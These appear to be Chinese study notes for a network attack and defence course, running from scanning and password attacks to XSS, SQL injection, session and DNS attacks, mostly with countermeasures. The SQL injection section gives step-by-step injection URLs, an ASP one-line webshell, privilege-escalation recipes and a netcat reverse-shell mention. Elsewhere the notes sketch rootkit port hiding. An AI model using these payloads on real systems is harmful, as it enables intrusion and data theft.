

网络攻击技术

攻击分类的标准及类别

• 标准

日常对网络攻击的分类并不严谨，学术上攻击分类从**入侵检测需求**出发，要求遵循以下标准：

- **互斥性**（分类类别不应重叠）
- **完备性**（覆盖所有可能的攻击）
- **非二义性**（类别划分清晰）
- **可重复性**（对一个样本多次分类结果一致）
- **可接受性**（符合逻辑和直觉）
- **实用性**（可用于深入研究和调查）

• 类别

攻击者角度，按照攻守双方的交互关系进行分类：


- **本地攻击/物理攻击**：指攻击者通过实际接触被攻击的主机实施的各种攻击方法（如：U盘、拔网线等）
- **主动攻击（服务器端）**：指攻击者利用Web、FTP、Telnet等开放网络服务对目标实施的各种攻击

攻击者 —> 服务器


- **被动攻击（客户端）**：攻击者利用浏览器、邮件接收程序、文字处理程序等客户端应用程序漏洞或系统用户弱点，对目标实施的各种攻击（局限于受害者自己的弱点，如：钓鱼网站/邮件、XSS等）

用户 <— 恶意服务器

- **中间人攻击**：指攻击者处于被攻击主机的某个网络应用的中间人位置，进行数据窃听、破坏或篡改等攻击



攻击步骤与方法



1. 信息搜集 (Information Gathering)

- 任务与目的：尽可能多地收集目标的相关信息，为后续的“精确”攻击建立基础
- 主要方法
 - 主动攻击
 - 利用公开信息服务
 - 主机扫描与端口扫描
 - 操作系统探测与应用程序类型识别

2. 权限获取 (Exploit)

- 任务与目的：获取目标系统的读、写、执行等权限
- 主要方法：
 - 主动攻击
 - 口令攻击
 - 缓冲区溢出
 - 脚本攻击.....
 - 被动攻击
 - 特洛伊木马
 - 使用邮件、IM（即时通信）等发送恶意链接.....

3. 安装后门 (Control)

- 任务与目的：在目标系统中安装后门程序，以更加方便、更加隐蔽的方式对目标系统进行操控。
- 主要方法：
 - 主机控制木马

- Web服务控制木马 (WebShell)

4. 扩大影响 (Lan Penetration)

- 任务与目的：以目标系统为“跳板”，对目标所属网络的其它主机进行攻击，最大程度地扩大攻击的效果
- 主要方法：
 - 远程攻击主机的所有攻击方式
 - 局域网内部攻击所特有的嗅探、假消息攻击等方法

5. 清除痕迹 (Clearing)

- 任务与目的：清除攻击的痕迹，以尽可能长久地对目标进行控制，并防止被识别、追踪
- 主要方法：
 - Rootkit隐藏
 - Rootkit是一种恶意软件，使用Rootkit隐藏的步骤如下：
 - hook掉某一个系统函数，用自己的函数代替
 - 自己的函数调用原函数，然后对于原函数的结果进行处理
 - 返回处理结果
 - 如隐藏端口信息，无论是cat命令还是netstat命令查看端口，都是读取 `/proc/net/tcp` 文件，于是我们hook该文件的钩子函数就可以实现隐藏端口的目的了
 - 系统安全日志清除
 - 应用程序日志清除

物理攻击与社会工程学

• 物理攻击

通过各种技术手段绕过物理安全防护体系，从而进入受保护的设施场所或设备资源内，获取或破坏信息系统物理媒体中受保护信息的攻击方式

防护手段：防盗、门禁安全、(真的)桌面安全

• 社会工程学

利用人类的愚蠢，操纵他人执行预期的动作或泄漏机密信息的一门艺术与学问，利用受害者心理弱点、本能反应、好奇心、信任、贪婪等心理陷阱进行诸如欺骗、伤害等危害手段

防护手段：不用真名上网、不轻信别人、不让他人轻易接触设备、安全规范、涉密信息保护警觉

信息搜集技术

公开信息收集 (OSINT)

- **定义：**信息收集是指黑客为了更加有效地实施攻击而在攻击前或攻击过程中对目标的所有探测活动

安装后门和扩大影响可以获得更多信息

- **内容：**

- 域组织、用户电子邮件
- 域名和IP地址
- 端口
- 防火墙、入侵检测等安全防范措施
- 内部网络结构
- 系统构架
- 操作系统类型
- 敏感文件或目录
- 应用程序类型
- 个人信息.....

- **分类：**

- **主动：**通过直接访问、扫描网站，这种将流量主动量流经网站的行为
获得信息较多，目标主机会记录操作记录
- **被动：**利用第三方的服务对目标进行访问了解，比例：Google搜索、whois、DNS (nslookup) 服务等
获得信息较少，目标主机不会记录操作记录

- **必要性：**

- 知己知彼百战不殆，对敌方信息的掌握是关键
- 攻击者——先手优势
攻击目标信息收集
- 防御者——后发制人

对攻击者实施信息收集，追踪溯源，不是只有攻击者才需要信息搜集

- 目前很多服务器采用CDN技术，DNS服务器解析时交给CDN专用DNS服务器，不同的请求IP分配不同的CDN缓存服务器，这种技术实现了以空间换时延和带宽，但是也隐藏了服务器的真实IP，这时可以使用一些探测工具判定是否使用了CDN，一般响应IP非常多就大概率是CDN，如果只有几个则可能是负载均衡

网络扫描的类型及原理

• 主机扫描

Ping, 发送ICMP Echo Request, 等待回复ICMP Echo Reply(type 0)

⋮ ICMP: 负责差错的报告与控制

由于实际情况中防火墙对Ping都进行了限制, 因此出现**高级icmp扫描技术**

原理是如果协议出现了错误, 那么接收端将产生一个icmp的错误报文, 按照下面的方法构建错误协议报文

异常IP报头、IP中设置无效的字段值、错误的数据分片

详见: [高级ip扫描技术及原理介绍\(360doc.com\)](http://360doc.com)

• 端口扫描

分为TCP扫描和UDP扫描, 详见: [端口扫描技术 - wiessharling - 博客园\(cnblogs.com\)](http://cnblogs.com)

• 基本扫描: TCP全连接扫描

客户端发送SYN+ACK, 开放则服务器返回SYN+ACK, 关闭则不返回或返回RST

• TCP SYN 扫描

与全连接区别是全连接接受服务器返回的SYN+ACK后返回RST+ACK, 而半连接只返回RST, 不在服务器上留下TCP连接记录

• Xmas Tree扫描

客户端发送带有 PSH+FIN+URG, 开放则没有回应, 关闭则服务器返回RST, 返回ICMP则有防火墙

• FIN扫描

客户端发送FIN, 结果和Xmas Tree一样

• Null扫描

客户端发送没有标识信息的数据包, 结果和Xmas Tree一样

• ACK扫描

客户端发送ACK, 不存在状态防火墙则服务器返回RST, 否则没有回应或者返回ICMP

⋮ ACK扫描不能说明端口是否处于开启或关闭状态

• window扫描

客户端发送ACK，收到RST后检查窗口大小的值，开放则window!=0，否则window=0

- **UDP扫描**

客户端发送UDP，开放则返回UDP，返回ICMP则关闭（目标不可达）或被过滤（错误类型3），没有回答开放或过滤

- **系统扫描**

1. **端口扫描结果分析**：现代操作系统往往提供一些自身特有的功能，而这些功能又很可能打开一些特定的端口
2. **应用程序BANNER**：服务程序接收到客户端的正常连接后所给出的欢迎信息
3. **TCP/IP协议栈指纹**：不同的操作系统在实现TCP/IP协议栈时都或多或少地存在着差异

详见：[使用TCP/IP协议栈指纹进行远程操作系统辨识 \(nmap.org\)](https://nmap.org)

漏洞扫描

被动式策略是基于主机的检测，对系统中不合适的设置、脆弱的口令以及其他同安全规则相抵触的对象进行检查，有点像安全基线检查

主动式策略是基于网络的检测，通过执行一些脚本文件对系统进行攻击，并记录它的反应，从而发现其中的漏洞，感觉是渗透测试

- **方法**

- **直接测试**：利用漏洞特点发现系统漏洞的方法
eg：网站渗透测试，Dos测试
- **推断**：不利用系统漏洞而判断漏洞是否存在的方法，并不直接渗透漏洞，只是间接地寻找漏洞存在的证据
eg：版本检查、程序行为分析、操作系统堆栈指纹分析和时序分析等
- **带凭证的测试**：提供一些基本的口令和API
eg: root用户下进行测试

网络拓扑探测

- **拓扑探测**

根据IP协议栈包含网络层、链路层、主机层三层拓扑的探测

Traceroute技术：用来发现实际的路由路径

SNMP协议：一种基于TCP/IP协议的互联网管理协议，可以用来进行自动化网络拓扑探测

- **网络设备识别**

搜索引擎：Shodan、ZoomEye（中国人有自己的Shodan）

设备指纹——Banner

- **网络实体IP地理位置定位**

信息查询或时延

- 网络拓扑了解即可

口令攻击

口令的定义及作用

身份认证，只有经过授权的合法用户才能访问计算机系统

针对口令强度的攻击方法

- **字典攻击**：遍历一个字典
- **强力攻击**：遍历所有组合
- **组合攻击**：字典+强力
- **撞库攻击**：使用网络上已泄露的用户名、口令登录其他网站

不要每个网站的密码都一样

- **彩虹表攻击**：针对哈希的攻击，字典和强力两种攻击的折中，非常巧妙的一种方法

详见：[高效的密码攻击方法：彩虹表 彩虹表具体实现-CSDN博客](#)

加盐，即使黑客知道了“盐”的内容、加盐的位置，还需要对H函数和R函数进行修改

针对口令存储的攻击方法

获取自动保存的口令

直接读取Windows内存的口令

破解SAM

Linux存储: shadow或password文件,算法+盐+密钥

Windows: SAM文件中, 进行了保护

针对口令传输的攻击方法

- **嗅探攻击**: 攻击者窃听, 在以太网中所有通信都是广播的, 网卡设置混杂模式
- **键盘记录**:
 - 软件截获: 某些恶意软件 (Hook技术)
 - 硬件截获: 修改主机的键盘接口 (PS/2或USB), 使之在向主机传递I/O数据的同时, 将信息发送给攻击者
- **网络钓鱼**: Phishing
- **重放攻击**: 不修改数据包!
 - 直接重放: 常见于接口安全, 将上次的token重放, 一般使用时间戳+随机数的方式 (如阿里云), 有效期外直接判断为重放, 有效期内通过随机数判断重放, 这样服务器只用保存有效期内的随机数 (比如在redis中设置过期时间), 节省了资源; 可以使用质询的方式, 就是比较麻烦
 - 反向重放: 如果通信双方采用的是对称加密, 攻击者可以作为中间人将一方发来的加密后的challenge发给另一方让他用密钥解密

口令攻击的防范方法

- 选择安全密码
- 防止口令猜测攻击
- 设置安全策略

软件漏洞*

漏洞的定义

指信息系统硬件、软件、操作系统、网络协议、数据库等在设计上、实现上出现的可以被攻击者利用的错误、缺陷和疏漏

通俗地说, 漏洞就是**可以被攻击利用的系统弱点**

- CWE是一种通用弱点枚举分类标准, 描述和识别软件中存在的常见弱点, 比如缓冲区溢出、代码注入、格式字符串漏洞等


- CVE则是一种公共漏洞标识符，用于唯一标识已知的安全漏洞，是具体利用的漏洞，如永恒之蓝等

典型漏洞类型

- 堆溢出
- 格式化字符串
- 整型溢出
- 释放再利用

栈溢出漏洞利用原理

- 内存分布：代码段、数据段、堆栈段（下面的图能画出来）



程序内存由高到低：环境变量及命令行参数——>栈——>堆——>未初始化全局或静态变量/.bss——>初始化全局或静态变量/.data——>程序指令和只读数据/.text

栈中内存由高到低：父函数传入子函数的参数（32位，64位使用寄存器传参）——>子函数的返回地址——>子函数的ebp，存的值是父函数的ebp——>子函数的局部变量

- 溢出原理：如果在堆栈中压入的数据超过预先给堆栈分配的容量，使得程序运行失败

eip入栈，ebp入栈，esp的值赋给ebp

- 利用流程：注入恶意数据——>溢出缓冲区——>程序执行流重定向——>执行有效载荷
- 关键技术：

- 溢出点定位
 - 探测法（拿到程序先试一下）
 - 反汇编（根据代码确定具体位置）
- 覆盖执行控制地址
- 覆盖异常处理结构
- 跳转地址的确定（text、shellcode、syscall、libc等）
- shellcode定位和跳转

shellcode

- **定义：** shellcode就是一段能够完成一定功能，可直接由计算机执行的机器代码，通常以十六进制的形式存在
- **作用：**
恶作剧弹出对话框、dos窗口、添加管理员、打开远程端口、发起反向shell、上传病毒并运行、攻击性的删除等、破坏如磁盘
- **如何编写步骤**
写出C程序--Windows函数调用原理--使用汇编生成Shellcode（机器码\x55）
- **需要注意事项：**
- **通用shellcode编写方法：**
动态获得GetProcAddress地址--通过GetProcAddress获得其他函数地址--调用其他函数的地址

获取方法：通过TEB获取kernel32.dll地址--获取PE地址--获取引出表地址--获取三个数组地址--数组中获取GetProcAddress--获取其他函数序号--获取函数地址

环境变量攻击

- **原理：** 由于用户可以设置环境变量，因此它们将成为Set-UID程序的攻击面的一部分
- **Set-UID概念：** 允许用户以程序所有者的权限运行程序。允许用户以临时提升的权限运行程序
 - 每个进程都有两个用户ID。
 - Real UID (RUID):确定进程的真正所有者
 - Effective UID (EUID): 标识进程的权限
- ✓ 访问控制基于EUID
 - 当执行正常程序时，RUID = EUID, 它们都等于运行程序的用户的ID
 - 当执行Set-UID时, RUID ≠ EUID. RUID还是用户 ID, 但是 EUID 是程序 owner

的 ID.

✓ 如果程序归root所有，则程序以root权限运行。

- **攻击案例分析：**

通过动态链接器攻击：**使用环境变量，它将成为攻击面的一部分，指向在程序中引用的外部库代码，这意味着程序在编译期间未决定部分代码**

LD_PRELOAD 包含一个共享库的列表，链接器将首先搜索它；

对策：**这是由于动态连接器实现了一个对策。当EUID和RUID不同时，它会忽略LD_PRELOAD和**

LD_LIBRARY_PATH环境变量。

通过外部程序攻击：**应用程序本身可能不使用环境变量，但被调用的外部程序可能会使用。**如system调用execve，其中参数涉及PATH

通过外部库攻击：**程序通常使用来自外部库的函数。如果这些函数使用环境变量，则它们会**

添加到攻击表面。

通过应用程序代码发动攻击：程序可以直接使用环境变量。如果这些是特权程序，它可能会导致不可信任的输入。

Set-UID方法和服务方法

Web应用攻击*

Web应用基础

- **架构：**Web服务器——浏览器——HTTP协议

- **基本内容：**

- web网页——HTML、Form表单
- 统一资源定位符（URL）：

```
http://<user>:<password>@<host>:<port>/<path>?<query>#<frag>
```

- Apache、Nginx、IIS、Tomcat
- Chrome、Firefox、IE（Edge）
- 目前最流行的HTTP协议版本是HTTP1.1
- 请求头：方法-URL-版本-CRLF-通用头-请求头-实体头-CRLF-POST参数

响应头：版本-状态码-状态短语-CRLF-通用头-响应头-实体头-CRLF-响应内容

• 实体首部字段针对资源内容，如Content-xxx等

- 同源策略：A网页的资源（包括cookie），B网页不能访问，除非这两个网页"同源"（CORS）

协议、域名、端口都要相同

XSS攻击

- **定义：**XSS攻击是由于Web应用程序对用户输入过滤不足而产生的，使得攻击者输入的特定数据变成了JavaScript脚本或HTML代码
 - **危害：**
 - 网络钓鱼：执行js代码动态生成网页内容或直接注入HTML代码，隐蔽性更强
 - 窃取cookie：冒充身份
 - 劫持会话：冒用合法者的会话ID进行网络访问，劫持的会话ID可能也在cookie中（如：token）
 - 信息刺探：使用js访问剪贴板内容、键盘信息、客户端IP地址、端口、历史信息等
 - 网页挂马：恶意脚本在用户不知情时下载并启动木马程序
 - XSS蠕虫：实验的内容
 - 恶意操作
 - DDoS
 - 提权.....
 - **代码漏洞分析及利用：**见实验
 - **类型：**
 1. **反射型：**恶意payload经过后端，但没有存入后端数据库，比如服务器将GET或POST参数回显在前端

技巧：将含有payload的URL变成短网址，隐藏恶意参数，欺骗用户访问短网址
 2. **DOM型：**恶意payload不经过后端，针对js攻击，直接改变前端DOM树

```
// 将URL中name参数的值显示在前端
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
```
 - 3. **存储型：**恶意payload经过后端并且存入后端数据库，持久化存储，如留言评论等
- **防范措施：**

- **HttpOnly**: 指示浏览器禁止任何脚本访问cookie内容

```
Server: Apache/2.2.25 (Win32) PHP/5.4.34
X-Powered-By: PHP/5.4.34
Set-Cookie: T2Cookie=1234567890; httponly
Content-Length: 290
```

- **安全编码**: 对特殊字符进行编码, 如 `<` 编码成 `<`, `>` 编码成 `>`
PHP安全编码函数: `htmlspecialchars` 和 `htmlspecialchars_decode` 等,
`htmlspecialchars` 转换所有特殊字符, 而 `htmlspecialchars_decode` 只转换 `<`, `>`, `"`,
`'` 和 `&` 五个字符
- **CSP**: 白名单制度
 - 通过添加 `Content-Security-Policy` 头字段
 - 通过网页的 `<meta>` 标签

```
<meta http-equiv="Content-Security-Policy"
content="script-src 'self';">
```

SQL注入攻击

- **定义**: 向网站提交精心构造的SQL查询语句, 导致网站将关键数据信息返回
- **类型**:
 - 数字型
 - 字符型
 - 基于错误信息
 - 盲注 (布尔、时间)
- **注入步骤**: ASP+ACCESS, 第一次接触非mysql数据库的注入
 - **找到注入点**
和mysql注入一样

数字型

`id=1'` 报错(报错说明存在注入点, 否则只是查不到, 下面判断数字型还是字符型)

`id=1 and 1=1` 不报错

`id=1 and 1=2` 报错

字符型

`id=1'` 报错

`id=1' and '1'='1` 不报错

`id=1' and '1'='2` 报错

- **数据库的类型**

`user`, `db_name()` 等系统变量可以判断出SQL-SERVER数据库

```
http://192.168.3.222/otype.asp?oid=1 and user>0
```

Microsoft OLE DB Provider for SQL Server 错误 '80040e07'

将 nvarchar 值 'dbo' 转换为数据类型为 int 的列时发生语法错误。

/otype.asp, 行50

可以看出用户名是dbo, 同理 db_name 可以看出数据库名

○ 猜解表名

由于Access数据库没有 information_schema 表, 所以只能猜解

```
http://192.168.3.222/otype.asp?oid=1 and 1=(select min(id)
from admin))
```

看是否报错

○ 猜解字段名

```
http://192.168.3.222/otype.asp?oid=1 and 1=(select min(id)
from admin where user='admin')
```

返回信息为空表示不存在user字段, 否则存在user字段

○ 猜解字段值

```
http://192.168.3.222/otype.asp?oid=1 and 1=(select min(id)
from admin where len (admin)>4)
http://192.168.3.222/otype.asp?oid=1 and 1=(select min(id)
from admin where substring(admin,1,1)='a' )
```

○ 进入管理页面上传木马

通过手工或工具猜解找到管理员后台, 使用数据库中的密码登录

上传木马 (直接上传、改名、数据库备份、图片木马)

asp文件的一句话木马: <%eval(request("cmd"))%>

• 提权方法: 从普通用户提升到root用户, 渗透中是获得webshell后的下一步

- **pcanywhere提权**: pcanywhere是一款远程控制软件, 会在被控的服务器上产生一个配置文件 (.cif), 攻击者下载配置文件后本地破解, 可以破解出用户名和密码, 使用自己的pcanywhere客户端登录即可
- **servu提权**: servu是一个ftp服务器, 将 ServUDaemon.ini 文件覆盖到本地, 添加攻击者的root用户后, 再将新的文件覆盖到服务器, 这时服务器就有了攻击者的root账号
- **sam提权**: sam文件是windows的用户账户数据库, 保存着所有用户的密码, 可以下载到本地破解或者使用工具在线破解

最后使用nc打开一个反弹shell即可

- 一般判断服务器是否安装某个软件可以使用nmap扫描，看这个软件使用的特殊端口是否打开

- **暴库定义**：通过一些技术手段或者程序漏洞得到数据库的地址，并将数据非法下载到本地

%5c暴库：利用的是IIS服务器的解析漏洞，**%5c** 是 **** 的编码，IE将 **%5c** 正确解析成 ****，而 **conn.asp** 将 **** 看做是根目录，在 **E:\Web** 目录下去找数据库文件，于是发生找不到文件的错误，报错出的内容包含数据库文件的地址

Google Hack

- **防范措施**：
 - **特殊字符转义**：将特殊字符进行转义，避免被误解为 SQL 语句
- **输入验证和过滤**：WAF
 - **参数化方法**：将用户输入的数据作为参数传递给 SQL 语句
- **使用 ORM 框架**：将数据库操作抽象出来，不手动编写SQL语句（Django）

HTTP会话攻击


- **预测会话ID**

暴力破解出有效的Session ID

- 采用编程语言内置的会话管理机制

- **窃取会话ID（会话劫持）**

攻击者通过某种攻击手段捕获目标用户的合法Session ID




- 根据不同的窃取方法采取不同的措施
- 如基于XSS攻击的会话ID窃取，可以采用HttpOnly的方法来防范

- **控制会话ID**

1. 会话固定

诱骗受害者使用攻击者指定的Session ID，受害者使用攻击者的Session ID登录后就成功建立了一个会话，此时攻击者再拿着这个Session ID就劫持了会话



- “尽可能的采用非会话采纳的Web环境或对会话采纳方式进行防范”
- 没有搞懂会话采纳是什么，猜测是用户每次登录都生成一个新的会话ID，而不是固定使用相同的会话ID，这样攻击者的Session ID被受害者登录后，建立会话的ID就变了
- 实际上大部分防止会话劫持的方法对会话固定攻击同样有效，因为攻击者要修改目标用户的会话ID首先肯定要能获取到对方的会话ID

2. 会话保持

- 不能让会话ID号长期有效，如采用强制销毁措施或用户登录后更改会话ID号等

• CSRF攻击

1. 用户登录目标网站并保持了有效的会话
2. 用户被诱导访问了恶意网站，该网站会发出一个请求到用户的目标网站，如转账、更改密码等
3. 由于用户保持着有效的会话，目标网站会接受并处理这个恶意请求
4. 恶意请求得到执行，用户不知情地执行了恶意操作

- 使用POST替代GET，用户不会直接点击链接就发出恶意请求，但个人感觉不太行，网站可以直接模拟一个POST请求
- 检验HTTP referer，但在某些浏览器下攻击者可以篡改 Referer 值
- 验证码
- 使用Token

假消息攻击*

包嗅探与欺骗

- TCP通信代码及流程
- IP欺骗攻击及防范

DNS攻击


- **域名结构**：域名称空间以层次树状结构组织

顶级域（TLD）—— 第二级域（特定实体如edu等）

- **DNS域和区域**：

- **域**：域是在DNS域名结构的层面上划分的，是一个树状结构，如 `google.com`、`play.google.com`、`earth.google.com` 等
- **区域**：区域是在管理员如何管理的层面上划分的，划分出来的每一个区域都是原来区域的子域

`cloudflare.com` 域下有三个子域：`support.cloudflare.com`、`community.cloudflare.com` 和 `blog.cloudflare.com`，假设博客站点被访问地更多，需要单独管理，而支持页面和社区页面与 `cloudflare.com` 更紧密地关联，在这种情况下，`cloudflare.com` 和支持站点及社区站点在一个区域中，而博客站点将单独在一个自己的区域中



DNS的管理，如权威DNS服务器的划分等都是在DNS区域的基础上进行的

- **顶级域**：

1. **基础TLD**：只有一个 `.arpa`
2. **通用TLD**：`.com`、`.net`
3. **赞助TLD**：`.edu`、`.gov`（由各自的机构赞助管理）
4. **国家代码TLD**：`.cn`


5. 保留TLD: `.example`、`.test` (实际中永远无法使用, 如 `example.com` 用于示例演示)

- **查询过程:** 递归 & 迭代
- **DNS响应结构:**
 1. **问题部分:** 向名称服务器描述问题
 2. **回答部分:** 回答问题的记录
 3. **权威部分:** 指向权威名称服务器的记录
 4. **附加部分:** 与查询相关的记录

• DNS攻击类型及原理

1. 本地DNS缓存中毒攻击

在看到来自本地DNS的查询后伪造DNS应答



2. 远程DNS缓存中毒攻击 (Kaminsky攻击)

见实验

3. 恶意DNS服务器的回复伪造攻击

4. DNS重绑定攻击

5. DNS拒绝服务攻击

一般攻击顶级域DNS服务器, 根DNS服务器不太能打

熔断与幽灵攻击

• CPU缓存原理

CPU 缓存 (CPU Cache) 是位于 CPU 内部的高速存储器, 用于加快对数据和指令的访问速度, 它是在 CPU 和主存 (RAM) 之间的一个临时存储区域

• 侧信道攻击原理

如果CPU访问Cache中并不存在的数据时，则将会产生时间延迟，因此此时目标数据必须重新从内存加载到Cache中。测量这种时间延迟有可能让攻击者确定出Cache访问失败的发生和频率

秘密S：刷新CPU缓存——访问存储器S位置——重新加载：检查缓存中是哪一个

- **熔断攻击思路**

处理器先进行猜想性访问，然后再去判断是否合法，如果不合法就消除影响

- **幽灵攻击思路**

无序执行：训练CPU执行某分支——刷新处理器缓存——引用受害者——重新加载检查是哪一个

追踪溯源技术

- **概述**

攻击者大都使用伪造IP地址或通过多个跳板发起攻击，我们总要知道到底是谁在打我们

- **面临的挑战**

- 跳板
- 匿名通信系统
- TCP/IP协议簇未考虑用户行为的追踪审计

- **典型技术**

- **技术发展趋势**